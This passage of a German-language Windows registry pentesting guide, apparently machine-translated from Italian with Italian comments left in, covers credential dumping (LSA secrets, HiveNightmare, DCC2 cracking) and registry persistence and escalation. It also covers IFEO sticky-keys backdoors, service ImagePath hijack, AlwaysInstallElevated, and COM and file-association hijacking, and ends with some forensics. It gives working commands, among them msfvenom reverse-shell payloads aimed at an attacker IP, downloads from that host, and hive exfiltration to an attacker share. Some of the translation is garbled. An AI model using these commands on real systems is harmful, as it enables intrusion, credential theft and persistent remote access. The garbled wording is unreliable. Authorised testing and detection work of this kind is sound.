DefaultPassword | Klartext-Passwort für die automatische Anmeldung (eine Kopie dessen, was wir bereits bei Winlogon gesehen haben) |
NL$KM | Schlüssel zur Verschlüsselung zwischengespeicherter Domänenanmeldeinformationen (siehe unten) |
$MACHINE.ACC | Maschinenkontokennwort, das zur Authentifizierung als Computerkonto in der Domäne verwendet werden kann. |
L$_SC_* | Lokale Varianten von Dienstgeheimnissen |
Abfrage und Ausgabe:
reg.py CORP/admin:Password123@10.10.10.5 save -keyName 'HKLM\SECURITY' -o '\\10.10.14.5\share\SECURITY.save'secretsdump.py -security ./loot/SECURITY.save -system ./loot/SYSTEM.save LOCALTypische Ausgabe:
[*] Dumping LSA Secrets
_SC_MSSQLSERVER:CORP\svc_sql:P@ssw0rd2024!
DPAPI_SYSTEM:01000000...
NL$KM:0a1b2c3d...
Der Wert _SC_MSSQLSERVER Der größte Treffer bei einem Penetrationstest ist typischerweise ein Klartextpasswort: ein Dienstkonto mit erhöhten Berechtigungen in der Domäne, da Dienstkonten ihre Passwörter nur selten ändern.
6.5 HiveNightmare/SeriousSAM (CVE-2021-36934) — SAM-Dump ohne Administratorrechte #
Unter Windows 10/11 mit einer falsch konfigurierten ACL, die Hives SAM, SYSTEM e SECURITY Sie sind auch für einen Benutzer lesbar. Nicht-Administrator, über Volume Shadow Copies. Kein reg.py, kein Netzwerkzugriff: Es läuft als lokale Shell mit geringen Berechtigungen.
1. Prüfen Sie, ob das Ziel angreifbar ist:
icacls C:\Windows\System32\config\SAMWenn es erscheint BUILTIN\Users:(I)(RX) (o Everyone), ist die Hive für jeden authentifizierten Benutzer lesbar – dies ist der Indikator für die Sicherheitslücke.
2. Erstellen einer Volumeschattenkopie (erfordert lediglich die Berechtigung zum Erstellen von Schattenkopien, keine vollständigen Administratorrechte):
vssadmin create shadow /for=C:Notieren Sie sich den zurückgegebenen Namen, z. B. \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1.
3. Kopieren Sie die Hives aus der Schattenkopie:
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM C:\Temp\SAM.hive
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\Temp\SYSTEM.hive
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY C:\Temp\SECURITY.hive
4. Exfiltrieren Sie die Dateien auf Ihren Rechner (SMB-Freigabe, HTTP oder direkte Ausführung, falls Sie bereits über einen Kanal verfügen) und knacken Sie sie offline:
secretsdump.py -sam SAM.hive -system SYSTEM.hive -security SECURITY.hive LOCALAutomatisches Tool (zuerst LOLBin, dann externe Tools): Reines PowerShell mit vssadmin/copy Wie bereits erwähnt, ist es ausreichend und nativ. Falls Sie eine Automatisierung benötigen, HiveNightmare.exe/ShadowCopy.ps1 Sie führen die gleichen Schritte auf einmal aus, fügen aber nichts hinzu, was sie nicht ohnehin schon tun. vssadmin.
Erkennung: Überwachungsereignisse vssadmin create shadow steht nicht im Zusammenhang mit legitimen Backups (Sysmon-Ereignis-ID 1, Übereinstimmung in der Befehlszeile); Lesezugriff auf \HarddiskVolumeShadowCopy*\Windows\System32\config\SAM Von einem Nicht-Systemprozess aus ist dies ein starkes Indiz für eine Sicherheitslücke. Patch: KB-Update Juli 2021 behebt die Standard-ACL.
6.6 Zwischengespeicherte Domänenanmeldeinformationen (DCC/DCC2) #
Wenn ein Firmenlaptop die Netzwerkverbindung verliert, muss Windows weiterhin die Anmeldung mit dem Domänenkonto ermöglichen. Dazu speichert es eine gehashte Version der Anmeldeinformationen lokal: Dies sind die zwischengespeicherten Domänenanmeldeinformationen , bekannt als mscash (v1) oder mscash2/DCC2 (ab Vista).
HKLM\SECURITY\Cachemit Stimmen NL$1, NL$2, ... NL$10 Standardmäßig – einer für jeden kürzlich angemeldeten Domänenbenutzer. Der Schlüssel NL$KM (siehe oben) wird verwendet, um sie zu entschlüsseln.
Wichtig: DCC2 ist kein NTLM-Hash . Er kann nicht für Pass-the-Hash-Angriffe verwendet werden – er dient ausschließlich der Offline-Verifizierung eines beim Login eingegebenen Passworts; die einzige Möglichkeit, ihn auszunutzen, besteht darin, ihn zu knacken.
secretsdump.py -security ./loot/SECURITY.save -system ./loot/SYSTEM.save LOCAL[*] Dumping cached domain logon information (domain/username:hash)
CORP.LOCAL/jsmith:$DCC2$10240#jsmith#e4e4e18ac7d15990f64ebe1be1989d9fKnacken (Modus 2100 = DCC2/MS-Cache2):
hashcat -m 2100 dcc2_hashes.txt rockyou.txtDie Nummer 10240 Dies ist die Iterationsanzahl des internen PBKDF2-Algorithmus – dadurch ist das Knacken langsamer als bei reinem NTLM. Die maximale Anzahl zwischengespeicherter Anmeldeinformationen wird wie folgt begrenzt:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\CachedLogonsCountAnmeldeinformationen für die Anwendung – Software von Drittanbietern #
6.7 Zusätzliche Bewerbungsunterlagen #
Neben SAM/SYSTEM/SECURITY gibt es weitere, kleinere, aber dennoch reale Quellen:
keymgr.dll (Anmeldeinformationsverwaltungs-Stub) — Die vom Anmeldeinformationsmanager gespeicherten Netzwerkanmeldeinformationen werden mit DPAPI verschlüsselt und sind daher nicht im Klartext lesbar. reg querySie sollten mit Mimikatz extrahiert werden. dpapi::cred nach Erhalt des Hauptschlüssels des Benutzers.
PuTTY – gespeicherte Sitzungen:
HKCU\Software\SimonTatham\PuTTY\SessionsGespeicherte Hostnamen und, bei fehlerhaften Konfigurationen, Verweise auf private Schlüssel oder Proxys.
VNC — Passwort in der Registrierung:
HKLM\SOFTWARE\RealVNC\WinVNC4
HKCU\Software\ORL\WinVNC3\Default
Viele ältere VNC-Server speichern das schwach verschleierte (oft reversible) Passwort direkt hier.
7. Persistenz über Registrierung #
7.1 Run, RunOnce und Dienste #
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SYSTEM\CurrentControlSet\Services\<nomeservizio>
Run-Keys sind der erste Ort, an dem ein Angreifer (oder Schadsoftware) Autostart-Befehle platziert.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -sLa chiave Services zeigt jeden installierten Dienst an, seine ImagePath (möglicherweise angreifbar bei nicht in Anführungszeichen gesetztem Dienstpfad) und dem Konto, unter dem es ausgeführt wird.
7.2 StartupApproved – der tatsächliche Status der Autostart-Einträge #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder
Ein Wert in „Ausführen“ ohne entsprechende Genehmigung kann auf einen Eintrag hinweisen, der vom Benutzer manuell über den Task-Manager deaktiviert wurde – dies ist hilfreich, um zu verstehen, ob ein in „Ausführen“ gefundener Eintrag tatsächlich aktiv ist. Die Bytes 02/03 Am Anfang des Binärwerts wird angegeben, ob der Wert aktiviert/deaktiviert ist.
7.3 Erweiterte automatische Ausführungen – Mehr als nur Ausführen und Einmal ausführen #
Windows verfügt über mehrere weitere Autostart-Erweiterungspunkte (ASEPs), die weniger bekannt, aber ebenso gebräuchlich sind:
| Schlüssel | Was es macht |
|---|---|
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute | Programme, die durchgeführt werden von smss.exe sogar vor dem Desktop – Standard autocheck autochk *Jeglicher zusätzlicher Wert wird bei jedem Systemstart mit sehr hohen Berechtigungen ausgeführt. |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs + LoadAppInit_DLLs | DLLs werden in jedem Prozess geladen, der verwendet user32.dllDiese Funktion ist in Vista und späteren Versionen standardmäßig deaktiviert und daher veraltet, sollte aber auf älteren Systemen getestet werden. |
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDlls | Ähnlich wie AppInit, aber mit der API verknüpft. CreateProcess — betrifft jeden im System erstellten Prozess |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit | Normalerweise userinit.exe — ein zweiter, durch Kommas getrennter Wert wird ebenfalls bei jeder Anmeldung gesendet |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell | Normalerweise explorer.exe —replace ersetzt die gesamte Benutzer-Shell |
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Policies\Explorer\Run | Das Ausführen eines Elements „über Gruppenrichtlinie“ wird von oberflächlichen Kontrollen oft ignoriert. |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute"Persistenz beim Systemstart (sehr hohe Berechtigungen, vor dem Desktop):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" -v BootExecute -vt REG_MULTI_SZ -vd "autocheck autochk *\0C:\Windows\Temp\evil.exe"Du musst bewahren autocheck autochk * als erstes Element (es handelt sich um die native Boot-Disk-Steuerung) und fügen Sie Ihre Binärdatei als nächsten Eintrag in derselben Datei hinzu. REG_MULTI_SZ, getrennt durch ein Nullzeichen – andernfalls wird der Startvorgang der Festplatte unterbrochen.
AppInit_DLLs (DLL-Injektion in jeden Prozess mit user32.dll):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -v AppInit_DLLs -vt REG_SZ -vd "C:\Windows\Temp\evil.dll"
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -v LoadAppInit_DLLs -vt REG_DWORD -vd 1
ohne LoadAppInit_DLLs a 1Die DLL wird auch dann nicht geladen, wenn AppInit_DLLs wird befüllt — funktioniert nur, wenn Secure Boot deaktiviert ist (in Windows 8 und späteren Versionen mit aktiviertem Secure Boot veraltet).
Winlogon Shell (ersetzt die gesamte Benutzer-Shell):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" -v Shell -vt REG_SZ -vd "explorer.exe,C:\Windows\Temp\evil.exe"Der durch Kommas getrennte Wert nach explorer.exe Wird bei jeder Benutzeranmeldung mit der Shell ausgeführt – langfristige Persistenz, wenn in HKLM geschrieben wird.
7.4 Aktive Einrichtung – Persistenz an Benutzerprofil gebunden #
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\<GUID>Mechanismus zur Ausführung von Code erste Anmeldung eines neuen Benutzers (typisch in Umgebungen mit Roaming-/Terminalserver-Profilen). Der Wert StubPath enthält den Befehl. Wenn Sie die hier aufgezeichnete Versionsnummer von der unten aufgeführten Versionsnummer erhöhen. HKCU\...\Active Setup\Installed ComponentsDer Befehl wird bei der nächsten Anmeldung jedes Benutzers neu gestartet, sogar bei bereits bestehenden Benutzern.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components" -s7.5 IFEO – Optionen zur Ausführung von Image-Dateien #
MITRE ATT&CK: T1546.012. IFEO ermöglicht es, einen Debugger an eine bestimmte ausführbare Datei anzuhängen: Beim Start dieser Datei wird der Debugger mit ihr gestartet. Dies ist ein legitimer Mechanismus, wird aber häufig für die Persistenz missbraucht, da er die Originaldatei nicht verändert.
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<nomeprocesso.exe>Technik 1 – Debugger-Hijacking:
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v Debugger /d "C:\Windows\System32\calc.exe"Im Labor wird jede Öffnung von notepad.exe würde werfen calc.exe Stattdessen würde ein Angreifer in einem realen Szenario ein Barrierefreiheitsprogramm ersetzen, das vom Anmeldebildschirm aus aufgerufen werden kann (utilman.exe, sethc.exe), was dazu führt, dass SYSTEM vor dem Login ausgeführt wird („Hintertür für Sticky Keys“).
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" -v Debugger -vt REG_SZ -vd "C:\Windows\System32\cmd.exe"Technik 2 — SilentProcessExit: Überwacht das „stille“ Beenden eines Prozesses und startet eine Antwortdatei.
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<processo.exe>\GlobalFlag
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\<processo.exe>:: 1. Abilita il monitoraggio (GlobalFlag = 0x200)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
:: 2. Configura cosa succede alla chiusura
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d "C:\Windows\System32\calc.exe"Die Nutzlast beginnt mit dem übergeordneten Prozess. WerFault.exeBei einer oberflächlichen Analyse des Prozessbaums besteht weniger Verdacht.
IFEO-Erkennung: Monitor-Schreiben auf Image File Execution Options\*\Debugger e SilentProcessExit\*\MonitorProcess über Sysmon-Ereignis-ID 13; beliebige Debugger zeigt auf cmd.exe/powershell.exe Das ist verdächtig; überprüfen Sie regelmäßig die IFEO-Schlüssel. utilman.exe, sethc.exe, osk.exe, Magnify.exe.
7.6 MountedDevices – Übersicht aller vom Rechner erkannten Datenträger #
HKLM\SYSTEM\MountedDevicesIm Gegensatz MountPoints2 (pro Benutzer, forensische Ansicht), dieser Schlüssel ist auf Maschinenebene und ordnet jeden jemals eingebundenen Laufwerksbuchstaben und jede Volume-GUID zu – einschließlich verschlüsselter Datenträger, USB-Sticks und Netzwerkvolumes.
8. Registry-ACL und Rechteausweitung #
8.1 Funktionsweise der Registrierungsberechtigungen #
Jeder Registrierungsschlüssel verfügt über einen Sicherheitsdeskriptor – die Struktur, die den Besitzer und die Berechtigungen des Objekts definiert. Er enthält zwei separate Listen:
- DACL (Discretionary Access Control List): Definiert, wer auf das Objekt zugreifen kann und wie – die tatsächlichen Berechtigungen
- SACL (Systemzugriffskontrollliste): Definiert, was protokolliert/überwacht wird – dies dient der Sicherheitsprotokollierung, nicht der Zugriffsprotokollierung.
Die DACL besteht aus Regeln, die als ACEs (Access Control Entries) bezeichnet werden: „Dieser SID wird der Zugriff gewährt/verweigert.“ Windows wertet die ACEs der Reihe nach aus, wobei explizite Verweigerungen vor Gewährungen verarbeitet werden.
Wichtiger Punkt: Eine leere DACL verweigert jeglichen Zugriff , aber ein Schlüssel ohne DACL (NULL DACL) gewährt jedem vollen Zugriff – eine gefährliche Konfiguration, die oft das Ergebnis eines Fehlers ist.
8.2 Lese- und Schreibberechtigungen #
Mit PowerShell (LOLBins zuerst, keine externen Tools):
Get-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NomeServizio" | Format-ListPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NomeServizio
Owner : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\SYSTEM Allow FullControl
BUILTIN\Administrators Allow FullControl
NT AUTHORITY\Authenticated Users Allow FullControl <- questa è la ACE pericolosaWenn du siehst Authenticated Users o Everyone mit FullControl/Write Bei einem Dienstschlüssel, der als SYSTEM ausgeführt wird, wurde eine Eskalation festgestellt.
Set-Acl modifizieren (im Labor, um die Auswirkungen zu demonstrieren):
$acl = Get-Acl "HKLM:\SYSTEM\CurrentControlSet\Services\NomeServizio"
$rule = New-Object System.Security.AccessControl.RegistryAccessRule("NT AUTHORITY\Authenticated Users","FullControl","Allow")
$acl.SetAccessRule($rule)
Set-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NomeServizio" -AclObject $acl
Im Registrierungseditor: Rechtsklick auf den Schlüssel → Berechtigungen → dieselbe DACL in grafischer Form.
8.3 Schwache Registry-Berechtigungen – Praktische Ausnutzung #
MITRE ATT&CK: T1574.011 (Hijacking-Ablauf: Schwachstelle in den Berechtigungen der Dienstregistrierung). Wenn ein Benutzer mit geringen Berechtigungen Schreibrechte für einen Schlüssel besitzt Services Wenn der Dienst als SYSTEM ausgeführt wird, kann er die Ausführung des Dienstes durch Modifikation übernehmen. ImagePath.
Liste der anfälligen Schlüssel:
Mit Sysinternals' AccessChk:
accesschk.exe /accepteula "authenticated users" -kvuqsw hklm\System\CurrentControlSet\servicesMit reinem PowerShell:
Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\Services\<nomeservizio> | flMit PowerUp.ps1 (Automatisierung für die gesamte Baumstruktur):
Import-Module .\PowerUp.ps1
Get-ModifiableRegistryAutoRun
Aus der Ferne, bevor man eine Shell hat:
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizioSospetto"Ausbeutung:
:: 1. Prepara un binario (in lab: reverse shell)
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=8888 -f exe -o shell.exe

:: 2. Trasferiscilo sul target
powershell wget http://10.10.14.5/shell.exe -o C:\Users\Public\shell.exe

:: 3. Sovrascrivi ImagePath
reg add "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizioSospetto" /v ImagePath /t REG_EXPAND_SZ /d "C:\Users\Public\shell.exe" /f

:: 4. Riavvia il servizio
net start NomeServizioSospetto
Fernzugriff direkt über reg.py:
reg.py CORP/utente:Password1@10.10.10.5 add -keyName "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizioSospetto" -v ImagePath -vt REG_EXPAND_SZ -vd "C:\Users\Public\shell.exe"Dies funktioniert nur, wenn Sie auch die Berechtigung zum Starten/Neustarten des Dienstes haben oder wenn er automatisch neu startet (Absturzschleife, Neustart).
8.4 UAC, Eingeschränkte Administratorrechte und LocalAccountTokenFilterPolicy #
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\SystemSchlüsselwerte: EnableLUA (UAC ein/aus), LocalAccountTokenFilterPolicy (siehe 1Ein lokaler Remote-Administrator erhält ein vollständiges Token anstelle eines gefilterten – dies ermöglicht die laterale Bewegung von PsExec/WMI mit lokalen Konten), FilterAdministratorToken.
Prüfen Sie den aktuellen Status:
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"Umgehung für laterale Bewegung aktivieren (im Labor, um die Auswirkungen auf ein Netzwerk mit mehreren lokalen Administratoren mit demselben Passwort zu demonstrieren):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -v LocalAccountTokenFilterPolicy -vt REG_DWORD -vd 1Mit diesem Schlüssel zu 1, ein lokaler Administrator (nicht der integrierte) Administrator, RID 500) authentifiziert über PsExec/WMI/SMB remote erhält ein vollständiges Token anstelle eines UAC-gefilterten Tokens - eine notwendige Bedingung für viele Pass-the-Hash-Techniken bei lateraler Bewegung.
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\DisableRestrictedAdminPrüfen Sie, ob RDP die Authentifizierung im eingeschränkten Administratormodus (Pass-the-Hash über RDP) akzeptiert.
Aktivieren Sie diese Funktion, um Pass-the-Hash über RDP zu testen:
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" -v DisableRestrictedAdmin -vt REG_DWORD -vd 00 Aktivieren Sie den eingeschränkten Administratormodus (der Name ist irreführend: „deaktivieren“). 0 Das bedeutet, dass der eingeschränkte Administratormodus NICHT deaktiviert ist, sondern aktiv ist. xfreerdp /pth Die Authentifizierung erfolgt über RDP ausschließlich unter Verwendung des NTLM-Hashwerts; das Passwort wird niemals im Klartext übertragen.
8.5 AlwaysInstallElevated #
HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
Wenn sich beide Schlüssel auf 1Jeder Benutzer kann Pakete installieren. .msi mit SYSTEM-Berechtigungen – eine der einfachsten und oft vergessenen Eskalationsstufen bei der Härtung von Systemen.
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer" -sAktivieren Sie beide Schlüssel, um die Eskalation im Labor zu demonstrieren (in einem realen Szenario sollten sie bereits vorhanden sein, versehentlich von einem Administrator erstellt – man erstellt sie nicht ohne Grund auf einem autorisierten Testziel):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer" -v AlwaysInstallElevated -vt REG_DWORD -vd 1
reg.py CORP/utente:Password1@10.10.10.5 add -keyName "HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer" -v AlwaysInstallElevated -vt REG_DWORD -vd 1
Sfruttamento (mit beiden bei 1(eine bösartige MSI-Datei installiert sich als SYSTEM, selbst wenn sie von einem normalen Benutzer gestartet wird):
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f msi -o payload.msi
msiexec /quiet /qn /i payload.msi
9. COM-Hijacking und Dateiassoziations-Hijacking #
9.1 COM-Hijacking #
MITRE ATT&CK: T1546.015. Das Component Object Model (COM) ist das Framework, über das Windows-Programme Funktionalitäten austauschen. Jede COM-Komponente wird durch eine ID identifiziert. CLSID (GUID), in der Registrierung einer DLL zugeordnet (InprocServer32) oder ausführbare Datei (LocalServer32).
HKCR\CLSID\{CLSID}\InprocServer32\(Default) = C:\Windows\System32\qualchecosa.dll
HKCR\CLSID\{CLSID}\ProgID = NomeLeggibile.Application
Warum es ausnutzbar ist: Windows-Reparaturen zuerst HKCU\Software\Classes\CLSID und erst danach HKLM\Software\Classes\CLSID. ein Benutzer ohne Administratorrechte kann einen Eintrag unter seiner HKCU erstellen, der auf eine legitime CLSID verweist, und Windows wird diesen verwenden – ohne erhöhte Berechtigungen.
# Verifica se un CLSID esiste già sotto HKCU (se manca, è "hijackable")
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}"
Die CLSID {42aedc87-2188-41fd-b9a3-0c966feabec1} (MruPidlList) gehört zu den am häufigsten verwendeten Listen in realen Kampagnen, da sie von folgenden Quellen geladen wird: explorer.exe bei jedem Login.
Ausbeutung:
reg add "HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32" /ve /t REG_SZ /d "C:\Users\Public\payload.dll" /f
reg add "HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32" /v ThreadingModel /t REG_SZ /d "Both" /f
Kopieren Sie ThreadingModel genau von der ursprünglichen HKLM-Registrierung, andernfalls schlägt die Aktivierung fehl (sichtbarer Absturz).
Stealth-Variante – TreatAs: bewirkt, dass eine CLSID wie eine andere „behandelt“ wird und weniger überwacht wird als InprocServer32:
reg add "HKCU\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}\TreatAs" /ve /t REG_SZ /d "{00000001-0000-0000-0000-0000FEEDACDC}" /fErkennung: Die Erstellung des Überwachungsschlüssels ist unten aufgeführt HKCU\Software\Classes\CLSID\* (Sysmon-Ereignis-ID 13); eine CLSID, die eigentlich nur in HKLM vorhanden sein sollte, aber in HKCU erscheint, ist ein starkes Indiz; erstellen Sie eine Baseline (legitime Installationen/Updates ändern COM regelmäßig).
9.2 Dateizuordnungs-Hijacking #
HKCR\<progid>\shell\open\commandBeispiel: HKCR\txtfile\shell\open\command\(Default) = "%SystemRoot%\system32\NOTEPAD.EXE" "%1".
Wird dieser Befehl ersetzt, führt jeder Doppelklick auf diesen Dateityp die Nutzlast aus – oft startet die Nutzlast die ursprüngliche Anwendung neu, um keinen Verdacht zu erregen (payload.exe "%1" → dann Notepad aufrufen).
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCR\txtfile\shell\open\command"Ausnutzung – Hetzt das Öffnen von .txt-Dateien ab:
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKCU\Software\Classes\txtfile\shell\open\command" -v "" -vt REG_SZ -vd 'C:\Users\Public\payload.exe "%1"'Hinweis: Bitte unten schreiben HKCU\Software\Classes, Nicht HKCR direkt - HKCR ist eine schreibgeschützte Ansicht, die aus der Zusammenführung von HKLM e HKCU\Software\Classes (Siehe die Hive-Tabelle in Abschnitt 1.) Windows ermittelt zuerst die HKCU-Version, daher hat Ihr Eintrag auch ohne Administratorrechte Priorität. Die Nutzdaten erhalten den Pfad zur Originaldatei als %1 und startet Notepad typischerweise nach der Ausführung neu, um beim Opfer keinen Verdacht zu erregen.
Kritischer Fall: Erweiterungsassoziation .exe Dasselbe (HKCR\exefile\shell\open\command) — Wird der Code verändert, durchläuft jede durch Doppelklick gestartete ausführbare Datei die Payload, was die gesamte Ausführungsoberfläche des Benutzers beeinträchtigt.
10. Fernzugriff: RDP, WinRM, LAPS #
Drei Fernzugriffsdienste, drei wichtige Punkte, die vor der Planung einer seitlichen Bewegung oder eines Pass-the-Hash-Angriffs überprüft werden sollten:
| Dienstleistung | Registrierungsschlüssel | Was zu prüfen ist |
|---|---|---|
| RDP | HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp e ...\fDenyTSConnections | fDenyTSConnections a 0 = RDP aktiviert. UserAuthentication Gibt an, ob NLA (Netzwerkauthentifizierung) erforderlich ist. |
| WinRM | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WinRM\Service | Ob es nur die Basisauthentifizierung (Klartext über HTTP) oder nur Kerberos/NTLM akzeptiert – relevant für die Ports 5985/5986 |
| LAPS | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\LAPS | Wenn LAPS konfiguriert ist – in Kombination mit LAPS-Passwort abrufen Prüfen Sie, ob Sie die Berechtigung haben, das rotierte lokale Passwort zu lesen. |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp"
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WinRM\Service"
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\LAPS"
11. Forensik und digitale Hintergrundanalyse – Beweise für die Hinrichtung #
Das Protokoll erfasst, oft redundant, welche Programme wann und wie oft ausgeführt wurden. Diese Artefakte sind das Herzstück der digitalen Forensik und helfen auch dabei festzustellen, ob ein anderer Angreifer Ihrem System vorausgegangen ist.
11.1 ShellBags – Ordnernavigationsspuren #
Sie protokollieren Details zu jedem Ordner, den Sie im Explorer öffnen, selbst wenn der Ordner oder das Laufwerk nicht mehr existiert.
C:\Users\<utente>\AppData\Local\Microsoft\Windows\UsrClass.datHKEY_CLASSES_ROOT\Local Settings\Software\Microsoft\Windows\Shell\Bags
HKEY_CLASSES_ROOT\Local Settings\Software\Microsoft\Windows\Shell\BagMRUPraktischer Hinweis: Bei der Remote-Registrierung über reg.py gibt es keinen magischen „HKCR“ des anderen Benutzers – es läuft über HKU\<SID-utente>_Classes\..., die geladene Ansicht von UsrClass.dat dieses spezifischen Benutzers. Wenn die SID kein Profil hat. _Classes Nach dem Laden muss die Hive-Struktur offline aus der Festplattendatei extrahiert werden.
Praktischer Nutzen: Rekonstruktion der vom Benutzer durchsuchten Freigaben/externen Laufwerke, Identifizierung verdächtiger Ordner, die von einem früheren Angreifer hinterlassen wurden.
reg.py CORP/admin:Password123@10.10.10.5 save -keyName 'HKU\<SID-utente>_Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU' -o '\\10.10.14.5\share\bagmru.save'Analyse mit ShellBags Explorer (Eric Zimmerman Tools).
11.2 UserAssist – GUI-Anwendungen mit Ausführungszählung #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\CountProtokolliert Programme, die über die Explorer-Benutzeroberfläche gestartet wurden, mit Ausführungsanzahl und Zeitstempel. Namen werden mit ROT13 verschlüsselt.
Zwei Haupt-GUIDs:
{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}— direkte Ausführung.exe{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}— Ausführung durch.lnk
function Decode-ROT13 {
    param($string)
    $string.ToCharArray() | ForEach-Object {
        if ([char]::IsLetter($_)) {
            $code = [int][char]$_
            if (($code -ge 65 -and $code -le 77) -or ($code -ge 97 -and $code -le 109)) { $code += 13 } else { $code -= 13 }
            [char]$code
        } else { $_ }
    } -join ''
}
Decode-ROT13 "abgrcnq.rkr"   # -> notepad.exe
Einschränkung: Es werden nur GUI-Anwendungen erfasst, die über den Explorer gestartet werden. Befehlszeilen, Skripte oder geplante Aufgaben werden nicht berücksichtigt.
11.3 ShimCache (AppCompatCache) #
